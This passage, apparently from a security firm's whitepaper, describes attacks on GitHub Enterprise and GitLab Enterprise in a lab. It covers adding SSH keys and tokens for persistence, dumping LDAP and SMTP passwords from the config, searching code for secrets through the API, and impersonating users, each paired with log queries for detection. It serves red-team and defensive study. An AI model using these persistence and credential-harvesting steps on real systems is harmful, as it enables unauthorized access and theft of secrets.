For the second log entry, there are "Copy entry cURL" and "Copy metadata" buttons. The detailed log metadata for the oauth\_access.create entry is shown below:

```

accessible_org_ids blank
action oauth_access.create
actor hpotter
actor_id 6
actor_ip 192.168.1.54
actor_location blank
actor_session 16
application_id 0
application_name persistence-token
category_type Other
client_id 2060490046.1643228505
controller_action create
created_at 2022-01-27 08:07:06 -0500
from oauth_tokens#create
hashed_token SCUm/7oS7Cc9dB8+1QitMhC0tVuXYLXMBNjNK0/+tU=
method POST
oauth_access_id 10
referrer https://github-enterprise.hogwarts.local/settings/tokens/new
request_category other
request_id 8df7f858-2bfd-4dec-8265-afe2fe112979
scopes ["repo"]
server_id 62231f49-1168-4fc4-8c0c-4c77b2016893

```

*Viewing audit log for personal access token creation*

## Impersonation Token

If an attacker has site admin privileges in GitHub Enterprise, they can create an impersonation token for any user they would like. This is a much stealthier option in terms of maintaining access to GitHub Enterprise. This process and details were previously covered in the “User Impersonation” section.

## SSH Key

Another option that an attacker has for maintaining persistent access to GitHub Enterprise is via an SSH key. You can view the available SSH keys and add SSH keys for a user in their account settings.

The screenshot shows the GitHub Enterprise account settings for a user named 'hpotter'. The left sidebar lists various settings options: Profile, Account, Appearance, Account security, Security log, Security & analysis, Emails, Notifications, Scheduled reminders, SSH and GPG keys (which is selected and highlighted with a red border), and Repositories. The main content area is titled 'SSH keys' and displays a message stating 'There are no SSH keys associated with your account.' It includes links to a guide on generating SSH keys and troubleshooting common SSH problems. A green button labeled 'New SSH key' is visible. Below this is another section titled 'GPG keys' with a similar message and a green 'New GPG key' button.

*Viewing SSH keys for hpotter*

You will need to add a title and the value of the public SSH key as shown below.

The screenshot shows the 'SSH keys / Add new' form for the 'hpotter' account. The left sidebar is identical to the previous screenshot. The main form has a 'Title' field containing 'psersistence-ssh-key' and a larger 'Key' field containing a long, multi-line public SSH key. The key value is:  
ssh-rsa  
AAAAAB3NzaC1yc2EAAAQABAAQgQCsjx8P2+IGHpcak0lMX57g0t+tDK5nBIS9cViSnO8JpQ8JKSnKNSjodEuKL5y3+4qahM4owbqlcjmM17Kr0AqESn0GGmBB5kS9FECbutsQuYBcf1dDdxXevMiYjuoGyYLUmvR8z3g6IgpMXiiZU23pNAWV6fvxHYa7OK/U1/8Nd2Yd4pWC551JR9oWb5vjkqVn3L3iV3wKF9F/xNaEdogc04XFeh8adX9OtTdmSTEUuxK6iQA6FDRIkNJrhVaaT6w9j42cCWVVWy7n4r6dT2lUX5iuHjT5Z1SPLbdllgg3gyptfspC93+LEqMu0ldE/AgiJP/p3QQr4WRnGvErNbglPU1IHeHA7wSxgC/o4btbrkfoy0kLf3nTX+V8qLrzPZnmAbQy7AJZpMpAB3hloA/GydpKsVu1poAlr33Vubl9Mz6mGDCBx2UPkPePCbdS9J9o/r+5ok71hSbcf3tPALsvYLaCl2PB/JiLNXzrCmjGp50edigBAF4ipVZkAM=

A green 'Add SSH key' button is at the bottom of the form.

*Adding public ssh key for hpotter*

As you can see, our public SSH key has been created for the hpotter user account.

The screenshot shows the GitHub Enterprise user settings interface for the 'hpotter' account. On the left, a sidebar lists account settings like Profile, Account, Appearance, etc., with 'SSH and GPG keys' selected. The main area is titled 'SSH keys' and displays a single key entry: 'psersistence-ssh-key' (SHA256: x4zwEHd0it3rEXHm4V40QAdU/e34IxIpZXQDAR1tEs), added on Jan 27, 2022, and labeled as 'Never used — Read/write'. A 'Delete' button is visible next to the key name. Below this, there's a note about generating SSH keys and troubleshooting common SSH problems. The 'GPG keys' section below is empty.

*Viewing public SSH key added for hpotter*

An attacker can also create a public SSH key via the Users REST API<sup>29</sup> as shown with the below example curl command. If successful, you should get an HTTP 201 status code. When performing this request via a personal access token, it requires the “write:public\_key” permission in the scope of the personal access token. Additionally, this SSH key cannot exist for any other user. Users cannot share the same public SSH key.

```
curl -i -s -k -X 'POST' -H '$Content-Type: application/json' -H '$Authorization: Token apiToken' --data-binary ${key}' $'{"key": "pubSSHKey"}' '$https://gheHost/api/v3/user/keys'
```

<sup>29</sup> <https://docs.github.com/en/enterprise-server@3.3/rest/reference/users#create-a-public-ssh-key-for-the-authenticated-user>

```
{  
  "id": 2,  
  "key": "ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQgQCsjx8P2+IGHpcak0IMX57g0t+tDK5nBls9cVI  
3iV3wKF9F/xXNaEdogc04XF Eh8adX90tTldmSTEUuxK6iQA6FDRlkNJrhVaaT6w9j42cCWWy7n4r6dT2lUX5  
kPePCbdS9J9o/r+5ok71hSbcf3tPALsvYLaCI2PB/JiLNXzrCmjGp50edigBAF4lipVZkAM=",  
  "url": "https://github-enterprise.hogwarts.local/api/v3/user/keys/2",  
  "title": "ssh-rsa AAAAB3NzaC1yc2EAAA",  
  "verified": true,  
  "created_at": "2022-01-27T13:35:14Z",  
  "read_only": false  
}
```

*Retrieving details of SSH key added via REST API*

You can see the SSH key was added via the REST API for the hgranger user account as shown below.

The screenshot shows the GitHub Enterprise user profile for the 'hgranger' account. On the left is a sidebar with navigation links: Account settings, Profile, Account, Appearance, Account security, Security log, Security & analysis, Emails, Notifications, Scheduled reminders, and SSH and GPG keys. The 'SSH and GPG keys' link is highlighted with a red border. The main content area is titled 'SSH keys'. It displays a single public SSH key entry:

	<b>ssh-rsa AAAAB3NzaC1yc2EAAA</b>
	SHA256:x4zwEH8d0it3rEXhm4V40QAdU/e34IxIpZXQDAR1tEs
	Added on Jan 27, 2022 via personal access token
	Never used — Read/write

Below the key entry is a note: 'Check out our guide to generating SSH keys or troubleshoot common SSH problems.' To the right of the key entry is a green button labeled 'New SSH key'. At the bottom of the 'SSH keys' section is a note: 'There are no GPG keys associated with your account.' To the right of this note is a green button labeled 'New GPG key'.

*Viewing created public SSH key for hgranger*

The private SSH key associated with the public SSH key added can now be used to clone repositories within GitHub Enterprise.

```
[08:46:54] hawk@ubuntu-demo:~$ ssh-add test_ssh_key
Identity added: test_ssh_key (hawk@      )
[08:46:56] hawk@ubuntu-demo:~$ git clone git@github-enterprise.hogwarts.local:hgranger/hgrangerTestRepo.git
Cloning into 'hgrangerTestRepo'...
remote: Enumerating objects: 3, done.
remote: Counting objects: 100% (3/3), done.
remote: Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (3/3), done.
[08:47:10] hawk@ubuntu-demo:~$ cd hgrangerTestRepo/
[08:47:12] hawk@ubuntu-demo:~/hgrangerTestRepo$
```

### *Cloning repository via SSH key*

There is an entry in the audit log for this, as it categorizes it as a “public\_key.create” action followed by a subsequent “public\_key.verify” action. This can be searched via the query “action:public\_key.create OR action:public\_key.verify”. This can also be queried for in the audit logs on the GitHub Enterprise server in /var/log/github-audit.log.

The screenshot shows the GitHub Enterprise Audit Log interface. On the left is a sidebar with various navigation links: Site admin, Search, Management console, Audit log (which is selected and highlighted with a red border), Explore, Reports, Indexing, Repository networks, File storage, Reserved logins, Advanced Security Committers, Retired namespaces, Enterprise overview, and Repositories. Below these are sections for Billing (with links to Product catalog, Invite user, All users, Site admins, Dormant users, and Suspended users).


The main area is titled "Audit log" and contains a "Query" field with the value "action:public\_key.create OR action:public\_key.verify". There is a "Search" button next to the query field. Below the query is a "Copy all log metadata for internal use" button with a JSON download icon. A "Logs for action:public\_key.create OR action:public\_key.verify" section follows, displaying four log entries:

- public\_key.verify** (15 minutes ago) - Performed by **hgranger** from **192.168.1.54**. Targeting user **hgranger**.
- public\_key.create** (15 minutes ago) - Performed by **hgranger** from **192.168.1.54**. Targeting user **hgranger**.
- public\_key.verify** (31 minutes ago) - Performed by **hpotter** from **192.168.1.54**. Targeting user **hpotter**.
- public\_key.create** (31 minutes ago) - Performed by **hpotter** from **192.168.1.54**. Targeting user **hpotter**.

### *Viewing audit log entries for public SSH keys created*

## Management Console Access

In addition to the site admin console, there is also a management console within GitHub Enterprise. This console can be accessed via a single, shared password, and can be accessed via <https://gheHost/setup>. An example of the login page is shown below.



*Management console*

One aspect that could be of interest to an attacker is adding their SSH key, so that they can SSH to the management console. This can be performed as shown below.

The screenshot shows the 'Settings' page with the 'Password' tab selected. The left sidebar lists various settings categories. The main content area is titled 'Change password' and contains instructions about the password being used as an API key. Below this is the 'SSH access' section, which grants limited SSH access via port 122. It includes a 'Authorized SSH keys' table and a 'Add new SSH key' form. The 'Add key' button is highlighted.

ssh-rsa
AAAAAB3NzaC1yc2EAAAQABAAQgQCsjx8P2+IGHpcak0IMX57g0t+tDK5nBIS9cVIsnO8JpJQ8JKSnKNSjodEuKL5y3+4qahM4owbqlcjM17Kr0AqESn0GGmBB5kS9FECbutQuYBcf1dDdxXevMiYjuoGyYLUmvR8z3g6lqpMXiiZU23pNAWV6fvxHYa7OK/U1

*Adding public SSH key*

For SSH access to the management console, the default username is “admin” and default SSH port is 122. Once an SSH key has been added to the management console, you can SSH to it as shown below.

## *Authenticating to management console via SSH*

Using SSH access to the management console, you can view the GitHub Enterprise config via the “ghe-config -l” command. An example command that can be used to list credentials is shown below. In this example, the GitHub Enterprise instance is setup to sync with Active Directory. Other credentials such as SMTP for example may be listed in this configuration file. For a full listing of commands available in the management console via SSH, see this resource<sup>30</sup>.

```
ghe-config -l | grep -i 'password\|ldap\|user'
```

<sup>30</sup> <https://docs.github.com/en/enterprise-server@3.0/admin/configuration/configuring-your-enterprise/command-line-utilities>

```
core.auth-mode=ldap
core.admin-password=
smtp.username=adumbledore
smtp.user-name=adumbledore
smtp.password=Passw0rd!
governor.limit-user=
ldap.host=192.168.1.50
ldap.port=389
ldap.base=CN=Users,DC=hogwarts,DC=local;DC=hogwarts,DC=local;OU=GitHub,DC=hogwarts,DC=local
ldap.uid=
ldap.bind-dn=CN=Harry Potter,CN=Users,DC=hogwarts,DC=local
ldap.password=Passw0rd!
ldap.method=None
ldap.search-strategy=detect
ldap.user-groups=
ldap.admin-group=GitHub Admins
ldap.virtual-attribute-enabled=false
ldap.virtual-attribute-member=
ldap.recursive-group-search=false
ldap posix-support=true
ldap.user-sync-emails=false
ldap.user-sync-keys=false
ldap.user-sync-gpg-keys=false
ldap.user-sync-interval=1
```

*Searching configuration file for credentials*

The addition of the SSH key in the management console is not documented in the audit log. However, it is logged in the below management log file (/var/log/enterprise-manage/unicorn.log).

```
cat /var/log/enterprise-manage/unicorn.log | grep -i authorized-keys | grep -i post
```

```
admin@github-enterprise-hogwarts-local:~$ cat /var/log/enterprise-manage/unicorn.log | grep -i authorized-keys | grep -i post
I, [2022-01-27T15:08:01.058093 #9499] INFO -- : 192.168.1.54, 127.0.0.1 - - [27/Jan/2022:15:08:01 +0000] "POST /setup/settings/authorized-keys HTTP/1.0" 201 653 0.300;
admin@github-enterprise-hogwarts-local:~$
```

*Searching for adding SSH keys via management console*

Another file of interest via SSH access to the GitHub Enterprise server is the secrets configuration file (/data/user/common/secrets.conf) as it will also contain multiple different types of credentials including private SSH keys and API keys for example.

# GitLab Enterprise

GitLab Enterprise is another popular SCM system used by organizations. In this section, there will be an overview of common terminology, the access model and API capabilities of GitLab Enterprise. Additionally, attack scenarios against GitLab Enterprise will be shown, along with how these attacks can be detected in system logs.

## BACKGROUND

### Terminology

One of the key terms that is used frequently within GitLab Enterprise is “projects”. Projects can host code, track issues and can contain CI/CD pipelines. A full listing of key terms related to GitLab Enterprise can be found at this resource<sup>31</sup>.

### Access Model

#### *Access Levels*

There are five roles that are available for a user in terms of project permissions listed below. A detailed table that includes every action that each project permission role allows is available at this resource<sup>32</sup>.

- Guest
- Reporter
- Developer
- Maintainer
- Owner

For each of the five roles, there are several group member permissions available. A detailed table that includes group member actions that each role allows is available at this resource<sup>33</sup>. One thing to note is that by default, users can change their usernames and can create groups.

---

<sup>31</sup> <https://docs.gitlab.com/ee/user/index.html>

<sup>32</sup> <https://docs.gitlab.com/ee/user/permissions.html#project-members-permissions>

<sup>33</sup> <https://docs.gitlab.com/ee/user/permissions.html#group-members-permissions>

Each role also has several CI/CD pipeline permissions<sup>34</sup> available and CI/CD job permissions<sup>35</sup>.

### Access Token Scopes

There are a total of eight personal access token scopes that are available in GitLab Enterprise. A listing of the different scopes and descriptions are below from this resource<sup>36</sup>.

Scope	Description
api	Read-write for the complete API, including all groups and projects, the Container Registry, and the Package Registry.
read_user	Read-only for endpoints under /users. Essentially, access to any of the GET requests in the Users API.
read_api	Read-only for the complete API, including all groups and projects, the Container Registry, and the Package Registry.
read_repository	Read-only (pull) for the repository through git clone.
write_repository	Read-write (pull, push) for the repository through git clone. Required for accessing Git repositories over HTTP when 2FA is enabled.
read_registry	Read-only (pull) for Container Registry images if a project is private and authorization is required.
write_registry	Read-write (push) for Container Registry images if a project is private and authorization is required. (Introduced in GitLab 12.10.)
sudo	API actions as any user in the system (if the authenticated user is an administrator).

*Table of access token scopes*

<sup>34</sup> <https://docs.gitlab.com/ee/user/permissions.html#gitlab-cicd-permissions>

<sup>35</sup> <https://docs.gitlab.com/ee/user/permissions.html#job-permissions>

<sup>36</sup> [https://docs.gitlab.com/ee/user/profile/personal\\_access\\_tokens.html#personal-access-token-scopes](https://docs.gitlab.com/ee/user/profile/personal_access_tokens.html#personal-access-token-scopes)

## API Capabilities

The GitLab REST API enables a user to perform several actions such as interacting with projects, access tokens, SSH keys and more. This also allows administrative actions. Full documentation on the REST API is available here<sup>37</sup>.

## ATTACK SCENARIOS

The below scenarios are notable for an attacker to attempt against GitLab Enterprise and have been useful as a part of X-Force Red's Adversary Simulation engagements. This is not an exhaustive list of every single attack path available to execute on GitLab Enterprise. The below table summarizes the attack scenarios that will be described.

Attack Scenario	Sub-Scenario	Admin Required?
Reconnaissance	-Repository -File -Code	No
User Impersonation	-Impersonate User Login -Impersonation Token	Yes
Promoting User to Admin Role	N/A	Yes
Maintain Persistent Access	-Personal Access Token -Impersonation Token -SSH Key	No Yes No
Modifying CI/CD Pipeline	N/A	No
SSH Access	N/A	Yes

*Table of GitLab Enterprise Attack Scenarios*

### Reconnaissance

The first step an attacker will take once access has been gained to a GitLab Enterprise instance, is to start performing reconnaissance. Reconnaissance that could be of value to an attacker includes searching for repositories, files, and code of interest.

#### *Repository Reconnaissance*

An attacker may be looking for repositories that deal with a particular application or system. In this case, we are searching for “charm” to look for repositories with that search term in the name.

---

<sup>37</sup> <https://docs.gitlab.com/ee/api/index.html>

The screenshot shows the GitLab search interface. At the top, there is a navigation bar with the GitLab logo and a 'Menu' button. Below the navigation bar is a search bar with the placeholder 'What are you searching for?' containing the text 'charm'. To the right of the search bar is a 'Group' dropdown set to 'Any'. Below the search bar, there are tabs for 'Projects 1', 'Issues 0', 'Merge requests 0', 'Milestones 0', and 'Users 0'. A callout bubble provides information about the Advanced Search feature, mentioning that it saves time by searching across other teams. It also encourages users to contact their administrator to upgrade their license. Below this, a project card for 'Hermoine Granger / charms' is shown, with a description of 'Some of my favorite charms and their formulas'. There are 0 stars and 52 views indicated next to the project card.

*Performing web interface project search in GitLab*

Another option for an attacker to search for a project is via the Advanced Search REST API<sup>38</sup> as shown with the below example curl command.

```
curl -k --header "PRIVATE-TOKEN: apiKey"  
"https://gitlabHost/api/v4/search?scope=projects&search=searchTerm"
```

<sup>38</sup> <https://docs.gitlab.com/ee/api/search.html#scope-projects>

```

{
  "avatar_url": null,
  "created_at": "2021-12-06T18:07:04.478Z",
  "default_branch": "main",
  "description": "Some of my favorite charms and their formulas",
  "forks_count": 0,
  "http_url_to_repo": "https://gitlab.hogwarts.local/hgranger/charms",
  "id": 4,
  "last_activity_at": "2021-12-06T18:07:04.478Z",
  "name": "charms",
  "name_with_namespace": "Hermoine Granger / charms",
  "namespace": {
    "avatar_url": "https://secure.gravatar.com/avatar/c9f768605e65c1a2a2a2a2a2a2a2a2a2",
    "full_path": "hgranger",
    "id": 5,
    "kind": "user",
    "name": "Hermoine Granger",
    "parent_id": null,
    "path": "hgranger",
    "web_url": "https://gitlab.hogwarts.local/hgranger"
  },
  "path": "charms",
  "path_with_namespace": "hgranger/charms",
  "readme_url": "https://gitlab.hogwarts.local/hgranger/charms/-/blob/main/README.md",
  "ssh_url_to_repo": "git@gitlab.hogwarts.local:hgranger/charms.git",
  "star_count": 0,
  "tag_list": [],
  "topics": [],
  "web_url": "https://gitlab.hogwarts.local/hgranger/charms"
}

```

*Project search results via API*

## File Reconnaissance

There also may be certain files of interest to an attacker based on file name. For example, maybe a file with “decrypt” in it. In GitLab Enterprise, you can use the “Advanced Search” feature in the web interface if Elasticsearch is configured and enabled. This is detailed at this resource<sup>39</sup>.

An alternative method for an attacker to search for a file is via the Repository Tree REST API<sup>40</sup> as shown with the below example curl command. This request needs to be performed for each project, and then the output filtered for the file you are looking for.

```

curl -k --header "PRIVATE-TOKEN: apiToken"
"https://gitlabHost/api/v4/projects/projectID/repository/tree" |
python -m json.tool | grep -i searchTerm

```

---

<sup>39</sup> [https://docs.gitlab.com/ee/user/search/advanced\\_search.html](https://docs.gitlab.com/ee/user/search/advanced_search.html)

<sup>40</sup> <https://docs.gitlab.com/ee/api/repositories.html#list-repository-tree>

```
"name": "Jenkinsfile",
"path": "Jenkinsfile",
```

*Search results for filtering for files of interest*

### Code Reconnaissance

An important area of interest for an attacker is searching for secrets within code, such as passwords or API keys. In GitLab Enterprise, you can use the “Advanced Search” feature in the web interface if Elasticsearch is configured and enabled.

A different method for an attacker to search code is via the Project Search REST API<sup>41</sup> as shown with the below example curl command. This request needs to be performed for each project.

```
curl -k --request GET --header "PRIVATE-TOKEN: apiKey"
"https://gitlabHost/api/v4/projects/projectID/search?scope=blobs&search=searchTerm" | python -m json.tool
```

```
[{"basename": "Jenkinsfile", "data": "sh \\\"hostname\\\"\nsh \\\"uptime\\\"\nsh \\\"whoami\\\"\n+tDK5nBls9cViSn08JpJQ8JKSnKNSjodEuKL5y3+4qaM4owbqIcjM17Kr0AqESn0GGmBB5kS9FECbutQuYBcf1dDdxXevMiYjuoGyYLUmvR8zE3gyptfsc93+LeqMu0Iide/AglJP/p3QR4WRnGVErNbqJIPU1IHeHA7wSxgC/o4btbrkfoy0ykLf3nTX+V8qLrzPZnmAbQy7AJZpMpAB3hIoA/Gy.ssh/authorized_keys\\\"", "filename": "Jenkinsfile", "id": null, "path": "Jenkinsfile", "project_id": 7, "ref": "main", "startline": 8}]
```

*Results of searching for search term in code*

### Logging of Reconnaissance

The project searches via the web interface are logged in the Production log (/var/log/gitlab/gitlab-rails/production.log) as shown below. One issue with this is that it doesn’t have details on the search term that was used. As you can see in the below screenshot it says “[FILTERED]”.

```
cat /var/log/gitlab/gitlab-rails/production.log | grep -A3 -i GET |
grep -i '/search?search'

cat /var/log/gitlab/gitlab-rails/production_json.log | grep -i get |
grep -i '/search'"
```

<sup>41</sup> <https://docs.gitlab.com/ee/api/search.html#scope-blobs-premium-2>

```

root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/production.log | grep -A3 -
Started GET "/search?search=[FILTERED]&group_id=&project_id=&snippets=false&reposito
root@gitlab-server:~#
root@gitlab-server:~#
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/production_json.log | grep
{"method":"GET","path":"/search","format":"html","controller":"SearchController","v
alue":false},{ "key": "repository_ref", "value": ""}, {"key": "nav_source", "value": "na
ta.client_id": "user/2", "meta.search.group_id": "", "meta.search.project_id": "", "meta
otter", "ua": "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:96.0) Gecko/20100101 Firef
e_calls":18, "redis_cache_duration_s":0.007068, "redis_cache_read_bytes":2241, "redis
count":0, "db_cached_count":24, "db_replica_count":0, "db_replica_cached_count":0, "db
b_primary_duration_s":0.023, "cpu_s":0.308263, "mem_objects":150503, "mem_bytes":1311
root@gitlab-server:~# 
```

*Viewing production logs for search information*

The project, file and code searches via the REST API previously shown are logged via the API log (`/var/log/gitlab/gitlab-rails/api_json.log`) as shown below. However, the actual search query is not shown and is instead shown as “[FILTERED]”.

```

cat /var/log/gitlab/gitlab-rails/api_json.log | grep -i get | grep -i
'/search"\|repository/tree'
```

```

root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/api_json.log | grep -i get | grep -i '/search"\|repository/tree'
{"time": "2022-01-27T20:49:28.615Z", "severity": "INFO", "duration_s": 0.0598, "db_duration_s": 0.01998, "view_duration_s": 0.03982, "ua": "curl/7.68.0", "route": "/api/version/search", "user_id": 2, "username": "hpotter", "queue_duration_s": 0.052, "redis_cache_read_bytes": 118, "redis_cache_write_bytes": 100, "redis_shared_state_calls": 2, "redis_shared_state_duration_s": 0.001, "db_replica_wal_count": 0, "db_replica_wal_cached_count": 0, "db_primary_count": 5, "db_primary_cached_count": 1, "db_primary_wal_count": 0, "mem_mallocs": 14586, "mem_total_bytes": 7315959, "pid": 22157, "correlation_id": "01FTEMSRDN8Q9G1F9FY1FNMJEJ", "meta.user": "hpotter", "urgency": "default", "target_duration_s": 1}
{"time": "2022-01-27T20:50:12.380Z", "severity": "INFO", "duration_s": 0.11935, "db_duration_s": 0.04099, "view_duration_s": 0.07836, "ua": "curl/7.68.0", "route": "/api/version/search", "user_id": 2, "username": "hpotter", "queue_duration_s": 0.001, "redis_cache_calls": 12, "redis_cache_duration_s": 0.010795, "redis_cache_read_bytes": 1133, "redis_cache_write_bytes": 874, "redis_shared_state_calls": 0, "redis_shared_state_duration_s": 0.001, "db_replica_wal_count": 0, "db_replica_wal_cached_count": 0, "db_primary_count": 4, "db_primary_cached_count": 0, "db_primary_wal_count": 0, "mem_mallocs": 18085, "mem_total_bytes": 192.168.1.54, "meta.feature_category": "global_search", "meta.client_id": "user/2", "request_urgency": "default", "target_duration_s": 1}
{"time": "2022-01-27T20:50:22.149Z", "severity": "INFO", "duration_s": 0.03652, "db_duration_s": 0.00429, "view_duration_s": 0.03223, "ua": "curl/7.68.0", "route": "/api/version/search", "user_id": 2, "username": "hpotter", "queue_duration_s": 0.001062, "redis_cache_duration_s": 0.001062, "redis_cache_read_bytes": 1687, "redis_cache_write_bytes": 277, "redis_shared_state_calls": 0, "redis_shared_state_duration_s": 0.004, "db_replica_wal_count": 0, "db_replica_wal_cached_count": 0, "db_primary_count": 4, "db_primary_cached_count": 0, "db_primary_wal_count": 0, "mem_mallocs": 4200, "mem_total_bytes": 16937, "meta.feature_category": "global_search", "meta.client_id": "user/2", "request_urgency": "default", "target_duration_s": 1}
{"time": "2022-01-27T21:09:07.480Z", "severity": "INFO", "duration_s": 0.02983, "db_duration_s": 0.00457, "view_duration_s": 0.02526, "ua": "curl/7.68.0", "route": "/api/version/search", "user_id": 2, "username": "hpotter", "queue_duration_s": 0.005327, "redis_cache_duration_s": 0.001062, "redis_cache_read_bytes": 118, "redis_cache_write_bytes": 254, "redis_cache_calls": 1, "redis_cache_duration_s": 0.00316, "redis_write_bytes": 154, "db_count": 6, "db_write_count": 0, "db_cached_count": 2, "db_replica_count": 0, "db_replica_cached_count": 0, "db_replica_wal_count": 0, "db_replica_wal_cached_count": 0, "db_primary_count": 0, "db_primary_duration_s": 0.007, "cpu_s": 0.047328, "mem_objects": 9655, "mem_bytes": 1476143, "meta.feature_category": "global_search", "meta.client_id": "user/2", "request_urgency": "default", "target_duration_s": 1}
{"time": "2022-01-27T21:14:25.609Z", "severity": "INFO", "duration_s": 0.05271, "db_duration_s": 0.00617, "view_duration_s": 0.04654, "ua": "curl/7.68.0", "route": "/api/version/projects/:id/repository/tree", "user_id": 2, "username": "hpotter", "queue_duration_s": 0.00171, "redis_cache_duration_s": 0.00171, "redis_cache_read_bytes": 458, "redis_cache_write_bytes": 541, "redis_shared_state_calls": 6, "redis_shared_state_duration_s": 0, "db_replica_wal_count": 0, "db_replica_wal_cached_count": 0, "db_primary_count": 9, "mem_mallocs": 1635232, "mem_total_bytes": 1635232, "meta.feature_category": "global_search", "meta.client_id": "user/2", "request_urgency": "default", "target_duration_s": 1}
```

*Viewing API log for searches*

An alternative log file to get the search terms being used is the web log (`/var/log/gitlab/nginx/gitlab_access.log`) as shown below. This allows defenders to see what is being searched for and build rules for anomalous activity or suspicious searches such as “password”.

```

cat /var/log/gitlab/nginx/gitlab_access.log | grep -i '/search' | cut
-d " " -f1,4,7 | grep -i api
```

```

root@gitlab-server:~# cat /var/log/gitlab/nginx/gitlab_access.log | grep -i '/search' | cut -d " " -f1,4,7 | grep -i api
192.168.1.54 [27/Jan/2022:15:49:28 /api/v4/search?scope=projects
192.168.1.54 [27/Jan/2022:15:50:12 /api/v4/search?scope=projects&search=charm
192.168.1.54 [27/Jan/2022:15:50:22 /api/v4/search?scope=projects&search=charm
192.168.1.54 [27/Jan/2022:16:09:07 /api/v4/search?scope=blobs&search=jenkinsfile
192.168.1.54 [27/Jan/2022:16:21:08 /api/v4/projects/7/search?scope=blobs&keyword=whoami
192.168.1.54 [27/Jan/2022:16:21:44 /api/v4/projects/7/search?scope=blobs&search=whoami
192.168.1.54 [27/Jan/2022:16:24:13 /api/v4/projects/7/search?scope=commits&search=jenkinsfile
root@gitlab-server:~#

```

*Filtering web log for search requests*

Ensure all the logs mentioned are being forwarded from the GitLab Enterprise server to a SIEM, where they can be ingested, and alerts built from them for anomalous activity.

## User Impersonation

There are two options an attacker has if they have administrative access to GitLab Enterprise and would like to impersonate another user. The first option is to impersonate a user login via the web interface, and the second option is to create an impersonation token.

### Impersonate User Login

When viewing a user via the admin area, there is a button available in the top right-hand corner labeled “Impersonate”.

The screenshot shows the GitLab Admin Area interface. On the left is a sidebar with various navigation links under 'Admin Area'. The main content area shows the 'Users' section, with 'Harry Potter' selected. The user profile card for Harry Potter includes his name, a small profile picture, and a link to his profile page ('Profile page: hpotter'). Below the card, there is a summary table with columns for 'Account', 'Groups and projects', 'SSH keys', 'Identities', and 'Impersonation Tokens'. The 'Account' column displays his name and username ('hpotter'). The 'Impersonate' button is located at the top right of the user card. A large red arrow points upwards towards this button.

*Impersonate user button in hpotter profile*

After clicking the “Impersonate” button, you will be logged in as the user you are wanting to impersonate. In this instance, we are impersonating the hpotter user account.

*Showing impersonation of hpotter*

This impersonation action is logged as shown in the audit events documentation<sup>42</sup>. The below search query can be performed on the GitLab server to find impersonation logon events.

```
cat /var/log/gitlab/gitlab-rails/application*.log | grep -i 'has started impersonating'
```

```
root@gitlab-server:# cat /var/log/gitlab/gitlab-rails/application*.log | grep -i 'has started impersonating'
{"severity": "INFO", "time": "2022-01-27T17:36:17.195Z", "correlation_id": "01FTE9R0NJJAVVPT5P5MEA9YJM", "message": "User adumbledore has started impersonating hpotter"}
2022-01-27T17:36:17.195Z: User adumbledore has started impersonating hpotter
root@gitlab-server: #
```

*Showing user impersonation in application log*

### *Impersonation Token*

An attacker with admin access can also impersonate another user by creating an impersonation token. This can be performed via the web interface or the Users REST API<sup>43</sup>. Using the web interface as an admin, you can navigate to the “Impersonation Tokens” section for the user account that you would like to impersonate. Add the details for your token including name, expiration date, and scope of permissions.

---

<sup>42</sup> [https://docs.gitlab.com/ee/administration/audit\\_events.html#impersonation-data](https://docs.gitlab.com/ee/administration/audit_events.html#impersonation-data)

<sup>43</sup> <https://docs.gitlab.com/ee/api/users.html#create-an-impersonation-token>

The screenshot shows the GitLab Admin Area interface. On the left, there's a sidebar with various administrative options like Overview, Analytics, Monitoring, and Applications. The main content area is titled 'Harry Potter' and shows the 'Impersonation Tokens' tab selected. A form allows adding a token name ('test-impersonation-token'), setting an expiration date ('YYYY-MM-DD'), and selecting scopes. The 'api' scope is checked by default, followed by 'read\_user', 'read\_api', 'read\_repository', 'write\_repository', and 'sudo'. A 'Create impersonation token' button is at the bottom.

#### *Creating impersonation token*

After you have created your impersonation token, the token value will be listed for use. The user that is impersonated cannot see this impersonation token when accessing GitLab Enterprise as themselves; it is only visible to other admin users.

